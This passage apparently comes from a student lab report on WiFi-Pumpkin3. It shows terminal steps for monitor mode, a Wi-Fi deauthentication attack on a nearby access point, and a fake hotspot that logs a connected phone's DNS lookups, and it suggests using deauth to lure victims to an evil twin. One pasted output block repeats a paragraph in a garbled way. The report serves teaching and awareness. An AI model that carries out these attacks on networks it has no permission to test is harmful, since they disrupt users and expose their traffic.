
A WiFi deauthentication attack forces devices to disconnect from a network, disrupting user connections. WiFi Pumpkin 3 makes it easy for security testers to simulate this type of attack to check a network's vulnerability. By targeting specific devices or broadcasting to all, testers can see how a network reacts and identify weak spots. It's important to use this tool ethically to improve network security and prevent real attacks.

For this, we first need to set the wlan0 type monitor mode and then perform a scan using wifi.wifi deauth module to get the IP address of the wifis near us and then set that IP address as the target.




```
aiman@kali: ~  
File Actions Edit View Help  
(aiman@kali)-[~]  
$ sudo iw dev wlan0 set type monitor  
command failed: Device or resource busy (-16)  
(aiman@kali)-[~]  
$ sudo ip link set wlan0 down  
(aiman@kali)-[~]  
$ sudo iw dev wlan0 set type monitor  
(aiman@kali)-[~]  
$ sudo ip link set wlan0 up  
(aiman@kali)-[~]  
$ iw dev wlan0 info  
Interface wlan0  
ifindex 3  
wdev 0x1  
addr de:b4:65:2e:d0:6e  
type monitor  
wiphy 0  
channel 1 (2412 MHz), width: 20 MHz (no HT), center1: 2412 MHz  
txpower 20.00 dBm  
multicast TXQ:  
          qsz-byt  qsz-pkt  flows  drops  marks  overlmt  hashcol  tx-bytes  tx-packets  
0             0         0      0      0       0        0         0         0  
(aiman@kali)-[~]  
$ sudo wifipumpkin3
```

After scanning, the available wifi and their ids are shown , which we then set as target.



```
aiman@kali: ~  
File Actions Edit View Help  
CH | SSID | BSSID | RSSI | Privacy  
3 | HOUSE 16_EXT | 1c:bf:ce:6e:e6:58 | -76 | WPA2  
3 | HOUSE 16 | e8:a6:60:b5:cd:2c | -56 | WPA2  
[*] press CTRL+C to stop scanning  
^C[*] thread sniffing successfully stopped  
wp3 : wifideauth >  
BSSID | STATION | PWR | Frames | Probe  
(not associated) | 1e:dd:81:1c:28:0d | -26 | 1 | b''  
1c:bf:ce:6e:e6:58 | 28:16:7f:39:95:3b | -76 | 2 | Your Tool Syntax  
[*] enter message with -m and -t. Tool will support these might be a simple attack with the  
command you're running, or the tool might be incomplete or broken. Please send your feedback to  
the maintainer and we'll update the tool.  
If you can provide feedback about the tool, please send it to the maintainer. You can find  
the maintainer's email address in the README file.  
[*] enter message with -m and -t. Tool will support these might be a simple attack with the  
command you're running, or the tool might be incomplete or broken. Please send your feedback to  
the maintainer and we'll update the tool.  
If you can provide feedback about the tool, please send it to the maintainer. You can find  
the maintainer's email address in the README file.  
[*] enter message with -m and -t. Tool will support these might be a simple attack with the  
command you're running, or the tool might be incomplete or broken. Please send your feedback to  
the maintainer and we'll update the tool.  
If you can provide feedback about the tool, please send it to the maintainer. You can find  
the maintainer's email address in the README file.
```




```
File Actions Edit View Help
rm      remove target by mac address (bssid)
scan    start scanner wireless networks AP
set      set options for module
show_scan show result scanner wireless network
start    execute deauth module attack
stop     stop attack deauth module
targets  show device targets to Deauth Attack

wp3 : wifideauth > run
[!] wp3: command not found: run
wp3 : wifideauth > start
[!] enable interface: wlan0 to monitor mode
[!] Wi-Fi deauthentication attack

[!] the MAC address: ff:ff:ff:ff:ff:ff of the client to be deauthenticated
[!] waiting for beacon frame (BSSID: e8:a6:60:b5:cd:2c) on channel 3
[!] Sending DeAuth to station -- STMAC: [e8:a6:60:b5:cd:2c]
wp3 : wifideauth > [!] starting thread wifideauth
help

[!] Available Commands:
Commands      Description
add            add target by mac address (bssid)
back          go back one level
help          show this help
options       show options of current module
```



Like shown in the above screen shot, the mobile phone connected to the targeted WiFi was forcefully disconnected.

Performing a deauth attack can be useful since we can name our WiFi the same name as the targeted WiFi and after disconnecting the user would have to connect to our WiFi instead of the original one.

### Ethical Use of Deauthentication Attacks:

Deauth attacks, as demonstrated in this project, must only be used in controlled environments with proper permissions. Security professionals use these techniques to test network vulnerabilities and improve defenses. Unauthorized use of such attacks is unethical and illegal, as it disrupts legitimate user connections.

## Monitoring traffic:

WiFi Pumpkin is basically a tool for monitoring and testing wireless networks. It creates a fake Wi-Fi hotspot to attract users and capture their network traffic, this is used to monitor the traffic and check what types of sites the user visits.

As shown in the screenshot below,

the wifi pumpkin starts and a fake access point is shown in the devices nearby

```
File Actions Edit View Help
wp3 > [+] hostapd is running
[+] starting pydhcp_server
[+] starting pydns_server port: 53
[+] starting captiveflask pid: [34247]
[+] starting sniffkin3 port: [80, 8080]
[+] sniffkin3 → hexdump activated
[+] sniffkin3 → emails activated
[+] sniffkin3 → httpCap activated
[+] sniffkin3 → kerberos activated
[+] sniffkin3 → ftp activated

[ pydns_server ] 12:20:22 - loading zone file "/root/.config/wifipumpkin3/config/app/dns_hosts.ini":
[ pydns_server ] 12:20:22 - 1: example.com. 300 IN A 10.0.0.1
[ pydns_server ] 12:20:22 - 2: example.com. 300 IN CNAME whatever.com.
[ pydns_server ] 12:20:22 - 3: example.com. 300 IN MX 5 whatever.com.
[ pydns_server ] 12:20:22 - 4: example.com. 300 IN MX 10 mx2.whatever.com.
[ pydns_server ] 12:20:23 - 5: example.com. 300 IN MX 20 mx3.whatever.com.
[ pydns_server ] 12:20:23 - 6: example.com. 86400 IN NS ns1.whatever.com.
[ pydns_server ] 12:20:23 - 7: example.com. 86400 IN NS ns2.whatever.com.
[ pydns_server ] 12:20:23 - 8: example.com. 300 IN TXT "hello this is some text"
[ pydns_server ] 12:20:23 - 9: example.com. 86400 IN SOA ns1.example.com. dns.example.com. 1731777593 3600 10800 86400 3600
[ pydns_server ] 12:20:23 - 10: zone resource records generated from zone file
[ pydns_server ] 12:20:24 - [*] CaptiveFlask v1.0.2 - subtool from wifipumpkin3
[ pydns_server ] 12:20:23 - 10 zone resource records generated from zone file
[ pydns_server ] 12:20:24 - [*] CaptiveFlask v1.0.2 - subtool from wifipumpkin3
* Serving Flask app "wifipumpkin3.plugins.bin.captiveflask"
* Debug mode: off

[ captiveflask ] 12:20:24 - WARNING: This is a development server. Do not use it in a production deployment. Use a production WSGI server instead.
* Running on http://10.0.0.1:80
```

```
File Actions Edit View Help
hops: 0
secs: 0
xid: 2568713459
siaddr: IPv4Address('0.0.0.0')
giaddr: IPv4Address('0.0.0.0')
ciaddr: IPv4Address('0.0.0.0')
yiaddr: IPv4Address('10.0.0.21')
sname: ''
file: ''

::Body::
[X][001] subnet_mask: IPv4Address('255.0.0.0')
[X][003] router: [IPv4Address('10.0.0.1'), IPv4Address('8.8.8.8')]
[X][006] domain_name_servers: [IPv4Address('10.0.0.1')]
[ ][012] hostname: 'Redmi-Note-12'
[X][051] ip_address_lease_time: 7200
[-][053] dhcp_message_type: DHCP_ACK
[X][054] server_identifier: IPv4Address('10.0.0.1')

[ pydns_server ] 12:20:57 - no local zone found, proxying connectivitycheck.gstatic.com.[A]
[ pydns_server ] 12:20:57 - no local zone found, proxying www.google.com.[A]
[ pydns_server ] 12:20:57 - no local zone found, proxying mtalk.google.com.[A]
[ pydns_server ] 12:20:57 - no local zone found, proxying api.ad.intl.xiaomi.com.[A]
[ captiveflask ] 12:20:57 - 10.0.0.21 - [16/Nov/2024 12:20:57] "GET / HTTP/1.1" 302 -
10.0.0.21 - [16/Nov/2024 12:20:57] "GET /login?orig_url=http://10.0.0.1/ HTTP/1.1" 200 -
10.0.0.21 - [16/Nov/2024 12:20:57] "GET /generate_204 HTTP/1.1" 302 -

[ pydns_server ] 12:20:57 - no local zone found, proxying mcc.intl.inf.miui.com.[A]
[ pydns_server ] 12:20:57 - no local zone found, proxying edge-mqtt-fallback.facebook.com.[A]
[ pydns_server ] 12:20:57 - no local zone found, proxying z-p42-chat-e2ee-ig.facebook.com.[A]
[ sniffkin3 ] 12:20:58 - [ 10.0.0.21 > 10.0.0.1 ] GET 10.0.0.1/
[ pydns_server ] 12:20:58 - no local zone found, proxying gateway.instagram.com.[A]
```

Now, as shown in the screenshot, the device “Redmi note 12” is connected to our fake wifi.

```
File Actions Edit View Help
[ pydns_server ] 12:24:54 - no local zone found, proxying weatherapi.intl.xiaomi.com.[A]
[ pydns_server ] 12:24:54 - no local zone found, proxying www.google.com.[A]
[ pydns_server ] 12:24:54 - no local zone found, proxying www.googleadservices.com.[A]
[ pydns_server ] 12:24:54 - no local zone found, proxying i.yimg.com.[A]
[ pydns_server ] 12:24:54 - no local zone found, proxying notifications-pa.googleapis.com.[A]
[ pydns_server ] 12:24:54 - no local zone found, proxying cdn.ampproject.org.[A]
[ pydns_server ] 12:25:00 - no local zone found, proxying beacons.viv2.com.[A]
[ pydns_server ] 12:25:00 - no local zone found, proxying www.gstatic.com.[A]
[ pydns_server ] 12:25:00 - no local zone found, proxying www.youtube.com.[A]
[ pydns_server ] 12:25:01 - no local zone found, proxying s.whatsapp.net.[A]
[ pydns_server ] 12:25:01 - no local zone found, proxying accounts.google.com.[A]
[ pydns_server ] 12:25:01 - no local zone found, proxying accounts.google.com.[HTTPS]
[ pydns_server ] 12:25:02 - no local zone found, proxying app-measurement.com.[A]
[ pydns_server ] 12:25:02 - no local zone found, proxying googleads.g.doubleclick.net.[A]
[ pydns_server ] 12:25:05 - no local zone found, proxying static.doubleclick.net.[A]
[ pydns_server ] 12:25:05 - no local zone found, proxying i.instagram.com.[A]
[ pydns_server ] 12:25:05 - no local zone found, proxying jnn-pa.googleapis.com.[A]
[ pydns_server ] 12:25:05 - no local zone found, proxying graph.instagram.com.[A]
[ pydns_server ] 12:25:06 - no local zone found, proxying gateway.instagram.com.[A]
[ pydns_server ] 12:25:06 - no local zone found, proxying content.fisb6-2.dns.facebook.net.[A]
[ pydns_server ] 12:25:07 - no local zone found, proxying edge-mqtt-fallback.facebook.com.[A]
[ pydns_server ] 12:25:08 - no local zone found, proxying optimizationguide-pa.googleapis.com.[A]
[ pydns_server ] 12:25:08 - no local zone found, proxying optimizationguide-pa.googleapis.com.[HTTPS]
[ pydns_server ] 12:25:08 - no local zone found, proxying instagram.fisb6-2.dns.facebook.net.[A]
[ pydns_server ] 12:25:08 - no local zone found, proxying z-p42-chat-e2ee-ig.facebook.com.[A]
[ pydns_server ] 12:25:10 - no local zone found, proxying api.game-sdk.com.[A]
[ pydns_server ] 12:25:10 - no local zone found, proxying connect.facebook.net.[A]
[ pydns_server ] 12:25:10 - no local zone found, proxying android.apis.google.com.[A]
[ pydns_server ] 12:25:10 - no local zone found, proxying o332a9.ingest.sentry.io.[A]
```

the information of all the sites visited and the activities are shown above.

### Limitations of Traffic Monitoring:

While WiFi-Pumpkin3 effectively captures traffic, it cannot decrypt HTTPS connections. This limitation emphasizes the importance of encryption in securing user data. As more websites adopt HTTPS, attackers face greater challenges in monitoring user activities, highlighting the need for widespread adoption of encryption standards.

## Conclusion

In this project, we explored the setup and usage of WiFi-Pumpkin3 to simulate common Wi-Fi attacks, including credential harvesting, Wi-Fi deauthentication, and traffic monitoring. These demonstrations reveal how attackers exploit untrusted networks to compromise user privacy and security.

Through this project, we also emphasized the importance of **user awareness** and **preventive measures**, such as avoiding public Wi-Fi, using VPNs, and ensuring secure connections through HTTPS. Tools like WiFi-Pumpkin3 are invaluable for educational purposes, helping cybersecurity professionals understand and mitigate real-world threats. However, their use must remain ethical, highlighting the dual responsibility of enhancing security while respecting user privacy.

## References

[github link](#)